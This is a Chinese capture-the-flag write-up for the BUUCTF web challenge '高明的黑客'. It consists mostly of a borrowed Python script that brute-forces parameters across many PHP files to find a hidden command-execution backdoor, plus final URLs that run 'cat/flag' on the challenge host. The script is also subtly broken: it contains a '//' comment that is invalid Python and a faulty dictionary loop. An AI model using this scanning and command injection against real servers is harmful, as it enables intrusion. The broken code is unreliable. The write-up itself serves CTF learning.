
CTF-BUUCTF-Web-[强网杯 2019]高明的黑客

原创

黑仔、 于 2020-01-01 14:07:16 发布 526 收藏 1


CTF-BUUCTF-Web-[强网杯 2019]高明的黑客

如题：



解题：

没看到其他任何提示，直接down下源码



我的娘哦！这要看到何时去？
盲猜大概要自己写脚本，然后分析代码

[致敬大佬，借用脚本]:

https://blog.csdn.net/xiayu729100940/article/details/102676405

```
import os
import requests
import re
import time

def read_file(path, command):  #遍历文件找出所有可用的参数
    with open(path,encoding="utf-8") as file:
        f = file.read()
    params = {}
    pattern = re.compile("(?<=\$_GET\[').*?(?='\])")  #match get
    for name in pattern.findall( f ):
        params[name] = command

    data = {}
    pattern = re.compile("(?<=\$_POST\[').*?(?='\])")  #match get
    for name in pattern.findall( f ):
        data[name] = command
    return params, data

def url_explosion(url, path, command):   #确定有效的php文件
    params, data = read_file(path,command)
    try:
        r = requests.session().post(url, data = data, params = params)
        if r.text.find("haha") != -1 :
            print(url,"\n")
            find_params(url, params, data)

    except:
        print(url,"异常")

def find_params(url, params, data):   #确定最终的有效参数
    try:
        for pa in params.keys():
            temp = {pa:params[pa]}
            r = requests.session().post(url, params = temp)
            if r.text.find("haha") != -1 :
                print(pa)
                os.system("pause")

    except:
        print("error!\n")
    try:
        for da in data.items():
            temp = {da:data[da]}
            r = requests.session().post(url, data = temp)
            if r.text.find("haha") != -1 :
                print(da)
                os.system("pause")
    except:
        print("error!\n")



rootdir = "C:\\src\\"  #php文件存放地址
list = os.listdir(rootdir)
for i in range(0, len(list)):
    path = os.path.join(rootdir ,list[i])
    name = list[i].split('-2')[0]   //获取文件名
    url = "http://8d40e217-717b-4548-a15e-c131a87bdb1d.node3.buuoj.cn/" + name
    url_explosion(url,path,"echo haha")
```

得到链接：

http://f4cefef7-b3f2-44d5-8219-53a08291bf93.node3.buuoj.cn/xk0SzyKwfzw.php?Efa5BVG=

http://f4cefef7-b3f2-44d5-8219-53a08291bf93.node3.buuoj.cn/xk0SzyKwfzw.php?Efa5BVG=cat/flag